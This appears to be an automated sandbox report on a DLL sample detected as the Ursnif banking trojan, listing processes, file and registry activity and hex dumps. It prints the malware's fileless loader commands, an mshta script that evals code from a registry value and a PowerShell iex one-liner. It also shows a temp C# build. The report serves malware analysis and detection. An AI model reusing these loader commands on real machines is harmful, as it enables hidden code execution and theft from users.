e2 49 17 42 32 80 05 48 f4 b4 02 6d 95 48 d1 8f cf 58 79 80 88 10 83 25 2d 9c d3 a5 62 18 d5 cb e7 f6 ab c9 05 71 9d 97 91 57 12 95 83 e4 1e 21 ce 98 59 64 61 16 0c bc 86 44 3f 1e 63 85 6a b9 bb dc da c8 93 85 f0 15 ac 87 e7 0f bb 30 62 68 64 d9 35 20 8f a7 46 82 e0 bf e8 92 a0 37 1b 44 4e 09 c2 70 7b 5d ca 65 06 92 d7 1f 02 40 68 d8 f9 ce fe 22 b9 52 d6 37 3d 79 f5 4c bd 14 0c 30 6c e6 2b 48 c0 26 30 b8 43 9d de c8 55 66 eb 9d 88 ce 14 7f 49 50 c5 3f 64 97 0f 7a 4f 48 80 11 af 12 1c 95 66 bf ed ec e1 bd 12 35 7c da 51 24 8f b3 9f f8 1f 9b c0 d9 50 46 63 0f d2 4e 5c 43 00 32 a9 65 5a c3 30 73 8d 98 fa ff 3a 7d c3 b4 d5 ea d1 45 9c 4b 6c 69 1c f6 b4 3a 55 5c 5c 0e de 2a c7 47 93 6d ec 2b 02 99 c6 7b 5d ce 41 e3 ee c9 91 46 6e d4 10 d2 83 3e f6 91 b5 c3 ce d1 b9 12 29 94 e4 5a 7d ac dd 03 fc 4e 8f 4c 65 3e b6 12 c0 2b 6d 73 2a f6 b1 df bd a5 1d 5a 13 b6 7f a5 ca e1 33 ca 6b a4 88 3e c4 2e dd b1 9f 2c 6b 18 5e de cf fe 3b 59 3c 35 5f cf 58 4b 80 b6 2b aa 8f fe 2c ed d8 3b 2e 42 bb af 6f c1 Data Ascii: Ft-L>quih@NalE' a0e2a&u\$kl)SPSN`y0V+7)PT"(Zlf%2<tMo;{<JZKK;,"F"?J2SMR7=n(E1A[T5X&QH*]84'E eWUo)H+>fk_%l"FNGC(3Pp57:BFek2S<e=;'5' 4]4R1RmknC`fxG"A . C3k6=C]e9HI&2BID3>la=;'oiqvZms<!'I2V!){\sxYnq![eXv%cbYJ;s\$4K4H8@>eU_S(u)y2k)PblB2HmHXy%-bqW!YdaD?cj0bhd5 F7DNP{je@h"R7=yL0l+H&0CUflP?dzOHf5]Q\$ PFcNIC2eZ0s;)EKli:Ull*Gm+{[AFn>)Z}NLe>+ms*Z3k>.,k^;Y<5_XK+;,;Bo

Statistics

Behavior

- loaddll32.exe
- cmd.exe
- rundll32.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- control.exe
- cvtres.exe
- explorer.exe
- cmd.exe
- conhost.exe
- PING.EXE
- RuntimeBroker.exe
- cmd.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe

PID: 1900, Parent PID: 6112

General	
Target ID:	0
Start time:	16:27:10
Start date:	04/05/2022
Path:	C:\Windows\System32\loadll32.exe
Wow64 process (32bit):	true
Commandline:	loadll32.exe "C:\Users\user\Desktop\xaj0e933Uv.dll"
Imagebase:	0xe90000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	

Analysis Process: cmd.exe PID: 1796, Parent PID: 1900	
General	
Target ID:	1
Start time:	16:27:10
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\xaj0e933Uv.dll",#1
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 5132, Parent PID: 1796	
General	
Target ID:	2
Start time:	16:27:11
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\xaj0e933Uv.dll",#1
Imagebase:	0x10e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297325888.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.464317231.000000000526F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297834584.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.343634422.0000000005569000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297429352.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.461814934.0000000005049000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297681439.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.463561740.0000000003470000.00000004.00000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.343681335.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297590765.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.344393693.00000000053EC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.343553499.00000000054EA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297638770.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297792500.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.342664941.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.297847872.00000000055E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.397268016.0000000006168000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
File Path	Offset		Length	Completion	Count	Source Address	Symbol

Registry Activities								
Key Value Created								
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol	
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	B8 0B 00 00 1C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A 4E 21 DC 95 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	3486CB9	RegSetValueExA	

Analysis Process: mshta.exe PID: 6548, Parent PID: 3616	
General	
Target ID:	17
Start time:	16:27:58
Start date:	04/05/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe "about:<hta:application><script>JqIc='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(JqIc).regread("HKCU\\Software\l\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E\\TestLocal"));if(!window.flag)close()</script>
Imagebase:	0x7ff63b5a0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
File Path	Offset		Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6644, Parent PID: 6548	
General	
Target ID:	18
Start time:	16:28:00
Start date:	04/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name axgpbo -value gp; new-alias -name slctai -value iex; slctai ([System.Text.Encoding]::ASCII.GetString((axgpbo "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.415812093.000001E636EFC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities							
File Created							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDFB8F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDFB8F1E9	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscr iptPolicyTest_jkorezb主.opv.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscr iptPolicyTest_dgqpx511.q4z.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220504	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FFFDD2AF35D	CreateDirectoryW
C:\Users\user\Documents\20220504\PowerShell_transcript.506013.071O_fmz.20220504162805.txt	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	2	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	2	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFFDA5C03FC	unknown
C:\Users\user\AppData\Local\Temp\m5pod5s5	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FFFD89FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.tmp	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.0.cs	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.dll	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.out	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.err	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\la1gxko15	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FFFD89FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.tmp	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.0.cs	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.dll	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.cmdline	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.out	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.err	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFFDD2A6FDD	CreateFileW

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jkorezbbo.pv.ps1				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dgqpx511.q4z.psm1				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.out				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.dll				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.tmp				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.0.cs				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.err				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.tmp				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.0.cs				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.dll				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.err				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.out				success or wait	1	7FFFDD2AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.cmdline				success or wait	1	7FFFDD2AF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6d 35 70 6f 64 35 73 35 5c 6d 35	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Micros oft.Net\assembly\GAC_M SIL\Syst em.Management.Automa tion\4.0_ 3.0.0.0__31bf3856ad364 e35\Syst em.Management.Automa tion.dll" /R:"System.Core.dll" /out:"C:\ Users\user\AppData\Loc al\Temp\m5pod5s5\m5	success or wait	1	7FFFDD2AB526	WriteFile
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32> "C:\Windo ws\Microsoft.NET\Frame work64\w 4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R :"C:\Windows\Microsoft.N et\ass embly\GAC_MSIL\Syste m.Manageme nt.Automation\4.0_3.0.0. 0__31 bf3856ad364e35\System. Management.Automatio	success or wait	1	7FFFDD2AB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.0.cs	0	392	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 75 76 62 63 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6a 75 6a 71 6a 6a 63 72 2c 75 69 6e 74	using System;using System.Runt ime.InteropServices;nam espace W32{ public class buvbcy { [DllImport("kernel32")]p ublic static extern IntPtr GetCurrentProcess(); [DllImport("k ernel32")]public static extern void SleepEx(uint juqjjcr,uint	success or wait	1	7FFFDD2AB526	WriteFile
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 61 31 67 78 6b 6f 31 35 5c 61 31	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Micros oft.Net\assembly\GAC_M SIL\Syst em.Management.Automa tion\v4.0_ 3.0.0.0__31bf3856ad364 e35\Syst em.Management.Automa tion.dll" /R:"System.Core.dll" /out:"C:\ Users\user\AppData\Loc al\Temp\la1gxko15\la1	success or wait	1	7FFFDD2AB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32> "C:\Wind ws\Microsoft.NET\Framework64\w work64\w 4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R :"C:\Windows\Microsoft.N etlass embly\GAC_MSIL\Syste m.Manageme nt.Automation\w4.0_3.0.0. 0_31 bf3856ad364e35\System. Management.AutoMATIO	success or wait	1	7FFFDD2AB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 42 5c fd 15 fd fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7B\C C:\Program Fi les\WindowsPowerShell\ Modules\ Pester\3.4.0\Pester.psm1 SafeGetCommandGet- scriptBlockScope\$Get- DictionaryValueFromFirst KeyFoundNew- PesterOptionInvoke- PesterResolveTest	success or wait	1	7FFFDD2AB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd fd fd fd 15 fd fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scr iptFind- PackageYC:\Program Files (x86)\WindowsPowerShel \Modules\PowerShellGet \1.0.0.1\PowerShellGet.p sd1Uninstall- ModuleinmofimolInstall- ModuleNew- scr<wbr>iptFileInfo	success or wait	1	7FFFDD2AB526	WriteFile
